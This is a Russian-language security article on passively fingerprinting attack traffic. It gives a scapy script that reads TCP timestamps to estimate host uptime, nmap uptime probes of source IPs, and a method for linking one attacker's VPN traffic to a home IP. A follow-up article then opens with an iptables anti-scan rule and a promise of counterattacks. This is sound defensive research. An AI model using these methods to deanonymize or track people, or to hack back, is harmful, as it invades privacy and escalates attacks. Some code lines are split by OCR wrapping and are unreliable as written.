sniff(iface=iface, prn=analyze, filter=filter, store=0)
```

Теперь мы видим, насколько далеко или близко находится от нас каждый источник трафика и сколько сетевых устройств нас разделяет. Еще можно увидеть, что часть трафика исходит из-за NAT, причем кое-где источник расположен достаточно глубоко.



```
[~]$ ./nat.py ens18
Linux  США Финикс CENSY 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 167.[redacted].[redacted].23:61532 -> TCP :16993
Cisco  США  MSFT 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 20.[redacted].[redacted].36:53620 -> TCP :1212
Cisco 🖳-🖳-🖳- [NAT]  США Фримонт LINODE-US 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 173.[redacted].[redacted].22:51594 -> TCP :8501
Cisco 🖳-🖳-🖳-🖳-🖳-🖳- [NAT]  Канада Торонто PAN-22 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 205.[redacted].[redacted].97:56784 -> TCP :68
Windows  США Маунтин-Вью GOOGLE 🖳-🖳-🖳-🖳-🖳-🖳- 74.[redacted].[redacted].188:5228 -> TCP :46328
Windows  США Маунтин-Вью GOOGLE 🖳-🖳-🖳-🖳-🖳-🖳- 74.[redacted].[redacted].188:5228 -> TCP :46328
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:42388 -> TCP :1433
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:42388 -> TCP :1433
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:42388 -> TCP :1433
Windows  Великобритания  TUBE-VPS 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 185.[redacted].[redacted].107:55112 -> TCP :1181
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :3087
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :3087
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :56032
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :56032
Linux    IT-GRUPPOWITEL-20190819 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 45.[redacted].[redacted].215:33594 -> TCP :23
Linux  Канада Торонто VELCOM-16 🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].94:21290 -> TCP :61234
Windows  США Сан-Диего CARINET-3 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 66.[redacted].[redacted].119:29011 -> TCP :9869
Cisco 🖳-🖳-🖳-🖳- [NAT]  США Ньюарк LINODE-US 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 97.[redacted].[redacted].150:35061 -> TCP :15003
Cisco  Болгария  BG-EUROCRYPT-20080502 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 93.[redacted].[redacted].139:46852 -> TCP :2223
Cisco  Болгария  BG-EUROCRYPT-20080502 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 93.[redacted].[redacted].139:46852 -> TCP :2223
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:49885 -> TCP :445
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:49885 -> TCP :445
Windows 🖳-🖳-🖳-🖳- [NAT]    IDNIC-MITRAINET-ID 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 103.[redacted].[redacted].6:49885 -> TCP :445
Cisco 🖳-🖳-🖳-🖳- [NAT]  США Ньюарк LINODE-US 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 45.[redacted].[redacted].124:42457 -> TCP :21118
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :5908
Cisco  США Пало Альто ACDRESEARCH 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 104.[redacted].[redacted].4:50467 -> TCP :5908
Linux  Великобритания  FR-ONYPHE-20221109 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 195.[redacted].[redacted].94:63444 -> TCP :3129
Linux 🖳- [NAT]  Великобритания  FR-ONYPHE-20221109 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 195.[redacted].[redacted].246:41776 -> TCP :50995
Windows  США  MSFT 🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳-🖳- 74.[redacted].[redacted].154:55093 -> TCP :5432
```

Расстояние до узлов, отправляющих трафик, а также обнаружение NAT

Глубина расстояния за NAT может свидетельствовать о размере локальной сети, в которой расположено устройство, посылающее нам трафик. Нередко такие источники являются не хакерами, а их жертвами — компьютерами, зараженными вирусами и пытающимися заразить другие машины. Так что тут мы можем по имени сети увидеть те самые компании, что когда-то были успешно атакованы.

ИДЕНТИФИЦИРУЕМ ПК АТАКУЮЩИХ

В протоколе TCP скрыто одно очень интересное поле — **`timestamp`**, по которому можно рассчитать время, когда была загружена ОС. И что еще интереснее, эту опцию ОС зачастую указывает сама, даже если ее об этом явно не просят. Такая информация встречается не только при исходящих подключениях, но и при входящих. То есть большинство тех узлов, что посылают нам трафик и как-то пытаются атаковать, бессознательно разглашают в TCP-пакетах свои **`uptime`**.


Не на всех типах ОС это поле фактически совпадает с временем загрузки, но важно другое — оно постоянное и достаточно уникально для каждого компьютера. А значит, оно, подобно уникальному хешу, способно выделить трафик произвольного ПК из общей массы, вне зависимости от его IP!

Чтобы получить эту информацию, не нужно ничего делать — нужно лишь слушать:

defence/uptime.py

```python
#!/usr/bin/python3
from scapy.all import *
from geolite2 import geolite2 #pip3 install maxminddb-geolite2
from ipwhois import IPWhois #pip3 install ipwhois
import scapy_p0f #pip3 install scapy-p0f
from netaddr import IPNetwork
import datetime
import time
from sys import argv

iface = argv[1]
filter = argv[2] if len(argv) > 2 else ""
addr = get_if_addr(iface)

grey_A = IPNetwork("10.0.0.0/8")
grey_B = IPNetwork("172.16.0.0/12")
grey_C = IPNetwork("192.168.0.0/16")
def is_grey(ip):
    return ip in grey_A or ip in grey_B or ip in grey_C

geoip = geolite2.reader()
geoip_cache = {}
def geoip_lookup(ip):
    if ip in geoip_cache:
        return geoip_cache[ip]
    LANG = 'ru'
    country = ""; city = ""
    result = geoip.get(ip)
    if result:
        country = result['country']['names'][LANG] if 'country' in 
result else ''
        city = result['city']['names'].get(LANG) if 'city' in result 
else ''
        geoip_cache[ip] = {"country": country or "", "city": city or 
""}
    return {"country": country or "", "city": city or ""}

whois_cache = {}
def whois_lookup(ip):
    if ip in whois_cache:
        return whois_cache[ip]
    result = IPWhois(ip).lookup_whois()
    netname = result['nets'][0]['name']
    descr = result['nets'][0]['description']
    whois_cache[ip] = {"netname": netname, "descr": descr}
    return {"netname": netname, "descr": descr}

def p0f(packet):
    os = ""; ver = ""
    try:
        (_,_,os,ver),_,_ = scapy_p0f.p0f(packet)
    except:
        pass
    if not os and IP in packet:
        if packet[IP].ttl <= 64:
            os = "Linux"
        elif 64 < packet[IP].ttl <= 128:
            os = "Windows"
        elif 128 < packet[IP].ttl <= 255:
            os = "Cisco"
    return os, ver

uptimes = {}
def parse(packet):
    global uptimes
    if IP in packet and packet[IP].dst == addr and TCP in packet:
        #print(packet[IP].src, packet[TCP].options)
        for option in packet[TCP].options:
            if option[0] == 'Timestamp':
                boot_timestamp = option[1][0] / 1000 #HZ
                boot_time = datetime.datetime.utcfromtimestamp(time.
time() - boot_timestamp).strftime('%Y-%m-%d %H:%M')
                ip = packet[IP].src
                if not ip in uptimes: uptimes[ip] = []
                if not boot_time in uptimes[ip]:
                    os,ver = p0f(packet)
                    if not is_grey(ip):
                        geoip = geoip_lookup(ip)
                        whois = whois_lookup(ip)
                    else:
                        geoip = {"country": "", "city": "",}
                        whois = {"netname": "intranet", "descr": ""}
                    print("{os} {country} {city} {netname} {src}: {
uptime}".format(
                            os=f"{os}{ver}",
                            country=geoip["country"],
                            city=geoip["city"],
                            netname=whois["netname"],
                            src=ip,
                            uptime=boot_time
                        ))
                    uptimes[ip].append(boot_time)
                break

sniff(iface=iface, prn=parse, filter=filter, store=0)
```

Теперь в трафике мы сможем видеть уникальные черты большинства ПК. И с этой информацией мы можем, например, различать IP-адрес и фактический источник атаки. То есть понять, реально этот узел вредоносен или это лишь шлюз. Для этого нужно сравнить **`uptime`** у входящего подключения с **`uptime`**, который мы запросим у соответствующего IP.




```
[~]$ ./uptime.py ens18 'port 22'
Linux Россия Екатеринбург INSYS-EKB-3 88.[redacted].[redacted].125: 2025-09-18 19:25
^C
[~]$ sudo nmap -Pn -n 88.[redacted].[redacted].125 -p 22 --script tcp-uptime
Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-18 22:42 EEST
Nmap scan report for 88.[redacted].[redacted].125
Host is up (0.069s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| tcp-uptime:
|_  uptime: 18.09.2025 19:25:46

Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

Сравнение фактического uptime узла с uptime его исходящего трафика (источник)

Здесь видно, что **`uptime`** полностью совпал. Это означает, что активность исходит непосредственно с этого IP. Учитывая, что сеть явно провайдерская, это не может быть выделенный сервер, следовательно, рассматриваемый узел — это либо ноутбук на Linux, в который напрямую воткнули интернет-кабель и начали атаковать с него, либо это зараженный роутер.

В другом случае ситуация иная — **`uptime`** у входящего подключения не совпал с фактическим **`uptime`** узла.




```
[~]$ ./uptime.py ens18 'port 22'
Linux2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted].[redacted].37: 2025-08-07 07:14
^C
[~]$ sudo nmap -Pn -n 213.[redacted].[redacted].37 -p 22 --script tcp-uptime
Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-18 22:20 EEST
Nmap scan report for 213.[redacted].[redacted].37
Host is up (0.00074s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| tcp-uptime:
|_  uptime: 28.08.2025 06:54:11

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
```

Сравнение фактического uptime узла с uptime его исходящего трафика (шлюз)

Это означает, что рассматриваемый узел не является фактическим источником атаки — он только шлюз и пересылает через себя чьи-то пакеты. Имя сети указывает на то, что это обычный хостинг. Учитывая, что фингерпринты различаются, хакер использует этот сервер в качестве VPN, а не прокси, так как сервер пересылает чужие пакеты целиком. Кстати, определять NAT мы научились также другим способом в предыдущем разделе.

Еще мы можем увидеть, сколько фактических источников трафика находится за IP-адресом. Помониторив какое-то время трафик с этого узла, можно заметить минимум три разных **`uptime`**, приходящих с него.




```
[~]$ ./uptime.py ens18
Linux2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted].[redacted].37: 2025-08-07 07:14   1
Linux Нидерланды Амстердам RIPE-NCC 193.[redacted].[redacted].135: 2025-09-07 04:02
Linux Нидерланды Амстердам RIPE-NCC 193.[redacted].[redacted].135: 2025-08-05 23:28
Linux   FR-ONYPHE-20191111 91.[redacted].[redacted].213: 2025-09-05 13:15
Linux2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted].[redacted].37: 2025-08-29 17:58   2
Linux Нидерланды Амстердам RIPE-NCC 193.[redacted].[redacted].135: 2025-08-22 15:10
Linux2.6.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted].[redacted].37: 2025-09-18 17:48   3
Linux2.2.x-3.x США Боулдер CENSY 206.[redacted].[redacted].156: 2025-08-29 11:14
Linux США  ARIN-PFS-SJC 199.[redacted].[redacted].46: 2025-09-04 18:22
```

Определение количества источников трафика за IP-адресом

Иными словами, этим VPN пользуется минимум три машины или, возможно, три человека.

Следующая возможность — понять, что те или иные разные IP-адреса — это фактически один и тот же компьютер. Наконец, помониторив трафик более продолжительное время, мы можем заметить, что uptime одной из машин за VPN-сервером внезапно совпал с uptime одной из машин, чей трафик пришел из провайдерской домашней сети.



```
[~]$ ./uptime.py ens18
Linux2.2.x-3.x Германия Франкфурт-на-Майне DIGITALOCEAN 213.[redacted].[redacted].37: 2025-08-07 07:14
Linux Нидерланды Амстердам RIPE-NCC 193.[redacted].[redacted].135: 2025-09-07 04:02
Linux Нидерланды Амстердам RIPE-NCC 193.[redacted].[redacted].135: 2025-08-22 15:10
Linux2.2.x-3.x Канада Абботсфорд TELUS 108.[redacted].[redacted].230: 2025-08-10 15:12
Linux США  ARIN-PFS-SEA 199.[redacted].[redacted].46: 2025-09-18 08:46
Linux США  ARIN-PFS-SEA 199.[redacted].[redacted].46: 2025-09-18 08:32
Linux2.2.x-3.x Россия Екатеринбург MTS-EKATERINGURG-NET 109.[redacted].[redacted].34: 2025-08-07 07:14
Linux2.2.x-3.x Россия  SELECTEL-NET 80.[redacted].[redacted].152: 2025-07-31 08:53
```

Корреляция источников трафика с IP-адресом

Только что мы сдеанонили атакующего, который по неосторожности допустил утечку сетевых пакетов вне VPN. Несмотря на то что никакие видимые компрометирующие данные хакер явно не посылал, всего одного пакета хватило, чтобы сопоставить его VPN-активность с домашним IP.

И это хороший пример, почему proxy более анонимен, нежели VPN. Хоть VPN и удобнее для хакера, он не делает развязки по сетевому стеку, позволяя проводить такой фингерпринт. А учитывая вопрос удобства и потенциальных сложностей со сканированием портов, более вероятно, что хакер будет использовать VPN, подверженный таким утечкам, чем proxy.

ЗАКЛЮЧЕНИЕ

Анализируя только лишь сетевой стек, мы смогли выяснить любопытные вещи об источнике атак. Уверен, мало какой хакер догадывается, сколько о нем можно узнать.

В итоге мы смогли добыть о хакере следующую информацию:

- его географическое расположение и провайдера (или хостинг);
- версию или тип его операционной системы;
- веерно или таргетированно он атакует;
- является ли IP-адрес реальным источником атаки или только шлюзом;
- сколько фактически атакующих скрыто за IP;
- какие фактические IP-адреса использовал атакующий.

Знай мы хоть в десять раз больше информации, это вряд ли помогло бы нам в борьбе с хакером. Ведь хакер физически может быть на противоположном конце земли, куда у нас нет никаких рычагов воздействия. Не сильно поможет нам и блокировка его по IP — очень целеустремленный хакер будет менять IP-адрес столько раз, сколько ему потребуется.

Поэтому куда важнее не детектировать и изучать атаки, а уметь их предотвращать или затруднять, сознательно мешая проводить разведку и искать уязвимости. И в наших силах реально запутать хакера и даже встречно атаковать! Но об этом мы поговорим уже в следующей статье.

Полный код скриптов из этой статьи можно найти на GitHub автора.

КОРОЛЕВСТВО ГРАБЛЕЙ

Делаем цель максимально неудобной для атакующих

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

Иногда, чтобы защититься от сетевых атак, достаточно сделать жизнь атакующего до невозможного неудобной. Сегодня превратим собственную инфраструктуру в лабиринт ловушек и ложных следов, где каждый шаг нарушителя приводит к неразберихе, задержкам или сбоям в работе его же инструментов. Даже простое сканирование мы превратим в мучительный квест!

В моей предыдущей статье я показал, как, опираясь лишь на особенности сетевого трафика злоумышленников, можно узнавать весьма любопытные, порою неочевидные вещи. Но такая информация вряд ли поможет нам защититься от них.

Куда более интересный вопрос — как мы можем помешать злоумышленникам изучать наши ресурсы в интернете, сбить их с толку или — еще лучше — испортить этот процесс и даже встречно атаковать злоумышленников? И это будут не советы по защите, а, скорее, рекомендации по тому, как стать максимально неудобным для хакера.

В этой статье мы разложим с десяток граблей, на которые непременно наступит хакер, — и станем максимально неудобными для атакующего!

ЗАМЕДЛЯЕМ СКАНИРОВАНИЕ ПОРТОВ

Как правило, хакерские атаки начинаются на сетевом уровне. Пока у атакующего нет информации об используемых сервисах и протоколах, он не может подняться выше — на уровень приложений. И самая первая сетевая атака, с которой столкнется любая компания, — это, конечно же, сканирование портов.

Так хакер проводит активную разведку и определяет программное обеспечение, в котором ему потом предстоит искать уязвимости. И уже на этом этапе мы можем вступить в противостояние с хакером.

INFO


Эта статья основана на фрагменте книги «Хакерская самооборона. Приемы обнаружения и предотвращения хакерских атак», которая сейчас готовится к публикации.

Одной из самых простых рекомендаций по затруднению сканирования портов может быть запрет отправки пакетов TCP-RST. Такую возможность можно активировать буквально в одну команду:

```
iptables -A OUTPUT -o eth0 -p tcp --tcp-flags RST RST -j DROP
```

Суть в том, что, когда порт закрыт, мы не говорим об этом хакеру, сразу отправляя ему пакет TCP-RST. Тем самым мы вынуждаем его тратить некоторое время на ожидание возможного ACK-пакета, который отправляется уже в случае открытого порта.

